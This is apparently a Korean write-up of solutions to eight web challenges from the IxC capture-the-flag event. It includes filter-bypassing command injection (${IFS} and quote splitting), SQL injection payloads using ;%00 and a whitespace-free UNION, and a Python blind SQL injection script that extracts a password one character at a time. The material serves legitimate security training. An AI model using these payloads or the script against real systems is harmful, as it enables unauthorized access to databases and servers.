1. Annotation

문제 링크로 이동해서 개발자 도구를 열어 요소를 살펴보면 flag가 숨어있다.

```
      </div>
...   ▼ <div> == $0
        <h3 class="text-center">2023-01-13 09:00 ~ 2023-01-14 21:00</h3>
      </div>
      ▼ <div class="container"> flex
        <a href="http://www.isangxcaution.xyz">>대회 페이지로 이동하기<</a>
        <!-- FLAG is IxC{congraturation_for_1st_IxC} -->
      </div>
    </body>
  </html>
```

2. New Post

```
import requests

r = requests.post("http://web.isangxcaution.xyz:20476")
print(r.text)
```

문제 사이트에 post 방식으로 요청을 보내고 결과를 받아오면 flag가 보인다.

Flag is IxC{post_does_not_mean_writing}

3. NewJeans

```
from flask import Flask, request, render_template, make_response, Response

app = Flask(__name__)

try:
    FLAG = open('./flag.txt', 'r').read()
except:
    FLAG = 'IxC{*** REDUCTED ***}'

@app.route('/')
def index():
    resp = make_response(render_template('index.html', text="Can you get the correct answer?"))
    resp.set_cookie('answer', 'no')
    cookie = request.cookies.get('cookie', None)

    if cookie:
        if cookie == "Yammy":
            resp = make_response(render_template('index.html', text=f'Congratulations! flag is {FLAG}'))
            resp.set_cookie('answer', 'yes')
    return resp

app.run(host='0.0.0.0', port=8282)
```


"cookie"라는 이름에 Yammy라는 값을 가진 cookie가 있으면 flag를 준다.

이름	값
PHPSESSID	39a676dad71e79bf8f...
answer	yes
cookie	Yammy
session	6b4f883b-d03f-45f2-...
admin	

개발자 도구를 열어 값을 넣어주고 새로고침하면 flag가 나온다.

Congratulations! flag is IxC{c00k13_15_d3l1c10u5!}

4. Baby shell



문제 사이트에 들어가면 ping, wget, curl 목록이 있고, 들어가면 각각의 리눅스 shell 명령에 대한 설명과 실습을 해볼 수 있다.

이 중 wget으로 flag파일을 받아와서 flag를 얻었다.


wget http://web.isangxcaution.xyz:20400/flag.txt

```
--2023-01-15 13:07:17--  http://wget/
Resolving wget (wget)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'wget'
--2023-01-15 13:07:22--  http://web.isangxcaution.xyz:20400/flag.txt
Resolving web.isangxcaution.xyz (web.isangxcaution.xyz)... 101.101.218.209
Connecting to web.isangxcaution.xyz (web.isangxcaution.xyz)|101.101.218.209|:20400... connected.
HTTP request sent, awaiting response... 200 OK
Length: 44 [text/plain]
Saving to: 'flag.txt.9'

    0K                                                      100% 6.72M=0s

2023-01-15 13:07:22 (6.72 MB/s) - 'flag.txt.9' saved [44/44]

FINISHED --2023-01-15 13:07:22--
Total wall clock time: 5.0s
Downloaded: 1 files, 44 in 0s (6.72 MB/s)
```

web.isangxcaution.xyz:20400/flag.txt.9로 이동하면 flag가 뜬다.


IxC{D0nt_mak3_us3r_t0_wr1t3_f1l3_t0_s3rv3r}

5. WhiteSpade



마찬가지로 shell 문제인 것 같다.

필터링 : 공백, flag, cat, *, - .. 등등



Dockerfile app.py docker-compose.yml flag.txt templates

명령어 중 한 글자를 싱글쿼터로 덮어도 잘 실행되는 것을 보니 이를 통해 우회할 수 있을 것 같다.

Space는 ${IFS}로 우회하였고 c'a't${IFS}f'l'ag.txt와 같이 입력해주면 flag가 뜬다.

IxC{wh1t35pac3_can_b3_r3plac3d_w1th_IFS}

6. Sql Wrold1

```php
<?php
    include "./config.php";
    $db = $link;
    $pw = '';
    if(isset($_GET['pw'])){
        $pw = $_GET['pw'];
        if(preg_match('/[[:space:]]/i', $_GET['pw'])) exit("No whitespace ~_~");
    }
    $query = "select id from sql1 where id='admin' and pw='$pw'";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($db,$query));
    if($result['id']) echo $FLAG1;
    highlight_file(__FILE__);

?>
```

Sql injection 문제인데 preg_match를 통해 필터링이 적용되는 것 같다.

공백이 필터링 되고, --, /**/ 등의 주석도 필더링되는 것 같았다.

주석은 ;%00 로 우회하여 pw를 참 값으로 만들고 쿼리를 보내니 flag얻을 수 있었다.

?pw=%27or(1=1);%00

FLAG : IxC{Y0u_kn0w_h0w_t0_bypass_spac3!!}

7. Sql Wrold2

Flag가 sql2 db 에 없으니 기존 sql1에서 가져와야 한다.

UNION을 써서 sql1로부터 flag를 가져오는 쿼리를 추가해 주었다.

?pw=1%27union(select(id)from(sql1)where(id=%27admin%27));%00

FLAG : IxC{Th3r3_was_actually_n0_data_in_db~}

8. Sql Wrold3

```php
<?php
    include "./config.php";
    $db = $link;
    $pw = isset($_GET['pw']) ? $_GET['pw'] : '';
    $query = "select id from sql3 where id='admin' and pw='$pw'";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($db,$query));
    if($result['id']){
        echo "<h2>Hello ~ Are you Admin?</h2>";
        $pw = isset($_GET['pw']) ? addslashes($_GET['pw']) : '';
        $query = "select pw from sql3 where id='admin' and pw='$pw'";
        $result = @mysqli_fetch_array(mysqli_query($db,$query));
        if(($result['pw']) && ($result['pw'] == $pw)){
            echo $FLAG3;
        }else{
            echo "<h2>Oh you are not Admin!!! :(</h2><br>";
        }
    }

    highlight_file(__FILE__);
?>
```

쿼리가 정상적으로 들어가면 Hellp ~ Are you Admin? 문구를 띄운다.

Blind sql injection 문제 인 것 같았고, 자동화 코드를 작성하여 flag를 얻었다.

```python
#'or(1=1);%00 입력 시 admin 뜸
#'or(length(pw));%00 가능
#blind sql injection

import requests

#cookies = {'session' : '6b4f883b-d03f-45f2-a57a-f0c8980053f1.6j5YyXHvkm-k5pzbljBZFoza1yw'}
keyword = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'

url = 'http://web.isangxcaution.xyz:20300/sql3.php?pw='

#url1 = url+"'or(if(length(pw)like({}),1,99));%00".format(i)
#cookies=cookies
#"'or(if(length(pw)like(8),1,0));%00"

length = 0
for i in range(0, 20):
    url1 = url+"'or(if(length(pw)like({}),1,0));%00".format(i)
    res = requests.get(url1)
    tmp = res.text
    tmp = tmp[100:500]
    if "Admin?" in tmp:
        print("pw lenght is : "+str(i))
        length = i
        break
    elif "error" in res.text:
        print("error")

pw=''
for i in range(1, length+1):
    for j in range(127):
        url2 = url+"'or(if(ascii(SUBSTR(pw,{},1))like({}),1,0));%00".format(i,j)
        res = requests.get(url2)
        tmp = res.text
        tmp = tmp[100:500]
        if "Admin?" in tmp:
            pw+=chr(j)
            print(pw)
            break

#결과
'''
pw lenght is : 8
0
07
07a
07a8
07a89
07a89d
07a89de
07a89de3
'''
```

Pw = 07a89de3

FLAG : IxC{Bl1nd_sq1_1nj3ct10n_1s_funny~}